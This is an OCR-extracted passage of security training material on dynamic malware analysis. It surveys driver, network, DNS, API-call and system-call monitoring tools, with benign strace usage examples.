
- **DriverView**

  Source: *https://www.nirsoft.net*

  The DriverView utility displays the list of all device drivers currently loaded in the system. For each driver in the list, additional information is displayed, such as load address of the driver, description, version, product name, and maker.

  Features:

  - Displays the list of all loaded drivers in your system
  - Standalone executable



Driver Name	Address	End Address	Size	Load Count	Index	File Type	Description	Version	Company
3ware.sys	FFFFF800`6...	FFFFF800`6...	0x0001e000	1	66	System Driver	LSI 3ware SCSI Storport Driver	5.1.0.51	LSI

Dynamic Malware Analysis: Network Traffic Monitoring/Analysis

- Malware programs connect **back to their handlers** and send confidential information to attackers
- Use network scanners and packet sniffers to monitor **network traffic** going to malicious remote addresses
- Use network scanning tools such as **SolarWinds NetFlow Traffic Analyzer** and **Capsa** to monitor network traffic and look for suspicious malware activities

Network Activity Monitoring Tools

- Caspa Network Analyzer (*https://www.colasoft.com*)
- Wireshark *(https://www.wireshark.org)*
- PRTG Network Monitor *(https://kb.paessler.com)*
- GFI LanGuard *(https://www.gfi.com)*
- NetFort LANGuardian (*https://www.netfort.com*)

SolarWinds NetFlow Traffic Analyzer

NetFlow Traffic Analyzer **collects traffic data**, **correlates it** into a **useable format**, and **presents it** to the user in a web-based interface for **monitoring network traffic**

https://www.solarwinds.com

Network Traffic Monitoring/Analysis

Network analysis is the process of capturing network traffic and investigating it carefully to identify malware activity. It helps to determine the type of traffic/network packets or data transmitted across the network.

Malware depends on the network for various activities such as propagation, downloading malicious content, transmitting sensitive files and information, and offering remote control to attackers. Therefore, you should adopt techniques that can detect malware artifacts and usage across networks. Some malware connects back to the handlers and sends confidential information to them.

In dynamic analysis, you run a piece of malware in a controlled environment that is installed with various network monitoring tools to trace all the networking activities of the malware. Network monitoring tools such as SolarWinds NetFlow Traffic Analyzer, Capsa Network Analyzer, and Wireshark, can be used to monitor and capture live network traffic to and from the victim's system during execution of the suspicious program. This will help to understand the malware's network artifacts, signatures, functions, and other elements.

- **SolarWinds NetFlow Traffic Analyzer**

  Source: *https://www.solarwinds.com*

  NetFlow Traffic Analyzer collects traffic data, converts it into a useable format, and presents it to the user in a web-based interface for monitoring network traffic.

  Features:

  - Network traffic analysis
  - Bandwidth monitoring

- Application traffic alerting
- Performance analysis
- CBQoS policy optimization
- Malicious or malformed traffic flow identification

NirSoft Freeware. http://www.nirsoft.net

https://www.nirsoft.net

DNS Monitoring/Resolution

Malicious software such as DNSChanger can change the system's DNS server settings, thus providing attackers with control of the DNS server used in the victim's system. Subsequently, the attackers can control the sites to which the user tries to connect through the Internet, make him/her connect to a fraudulent website, or interfere with his/her online web browsing.

Therefore, you should determine whether the malware is capable of changing any DNS server settings while performing dynamic analysis. You can use tools such as DNSQuerySniffer and DNSstuff, to verify the DNS servers that the malware tries to connect to and identify the type of connection.

- **DNSQuerySniffer**

  Source: *https://www.nirsoft.net*

  DNSQuerySniffer is a network sniffer utility that shows the DNS queries sent on your system. For every DNS query, the following information is displayed: host name, port number, query ID, request type (A, AAAA, NS, MX, and so on), request time, response time, duration, response code, number of records, and content of the returned DNS records. You can easily export the DNS query information to a CSV/tab-delimited/XML/HTML file or copy the DNS queries to the clipboard and then paste them into Excel or other spreadsheet applications.

API Calls Monitoring

Application programming interfaces (APIs) are parts of the Windows OS that allow external applications to access OS information such as file systems, threads, errors, registry, kernel, buttons, mouse pointer, network services, web, and the Internet. Malware programs also use these APIs to access the OS information and cause damage to the system.

You need to gather the APIs related to the malware programs and analyze them to reveal their interaction with the OS as well as the activities they have been performing over the system. Use API call monitoring tools such as API Monitor to monitor API calls made by applications.

- **API Monitor**

  Source: *https://www.apimonitor.com*

  API Monitor is a software that allows you to monitor and display Win32 API calls made by applications. It can trace any exported API and it displays a wide range of information, including function name, call sequence, input and output parameters, function return value, etc. It is a useful developer tool for understanding how Win32 applications work and for learning their tricks.

Dynamic Malware Analysis: System Calls Monitoring

- Syscalls or system calls act as an interface between the application and kernel
- It provides an **interface for processes** that are activated by an operating system
- Monitoring system calls can help detect malware and understand its **behavior**
- It can also reveal the type of **damage** the malware caused to the system
- Tools such as **strace** can be used to view or trace the system calls in a Linux environment

strace

strace **intercepts and records the system calls** by a process and the signals received by the process

```
root@ubuntu-Virtual-Machine:/home/ubuntu/strace# ps

System Calls Monitoring

Syscalls or system calls act as an interface between an application and the kernel. It provides an interface for processes that are activated by an OS. System calls are generated by an application or program when it requires access to specific resources from the OS. They are usually generated during context switching from the user to kernel mode or kernel to user mode. The monitoring of system calls helps detect malware and in understanding the behavior of the detected malware. The monitoring of system calls can also reveal the type of damage caused to the system by the malware. Tools such as strace can be used to view or trace the system calls in a Linux environment.

- **strace**

  Source: *https://strace.io*

  The strace tool intercepts and records system calls by a process and the signals received by the process. The name of each system call, its arguments, and its return value are printed on a standard error or to a file specified with the **-o** option.

  Run the following command for attaching the strace tool to the active process:

  ```
  strace -p <ProcessID>
  ```

  Execute the following command to view only system calls accessing a specific or given path:


  ```
  strace -P <given path> ls /var/empty
  ```

  Run the following command to count time, calls, and errors for each system call:

  ```
  strace -c ls > /dev/null
  ```

Execute the following command to extract system calls and save the output in a text file:

`strace -o out.txt ./<sample file>`



```
root@ubuntu-Virtual-Machine:/home/ubuntu/strace# ps
    PID TTY          TIME CMD
   2930 pts/0    00:00:00 sudo
   2935 pts/0    00:00:00 su
   2936 pts/0    00:00:00 bash
   3162 pts/0    00:00:00 dbus-launch
   3230 pts/0    00:00:00 ps
root@ubuntu-Virtual-Machine:/home/ubuntu/strace# strace -p 2930
strace: Process 2930 attached
ppoll([{fd=-1}, {fd=6, events=POLLIN}], 2, NULL, NULL, 8
```

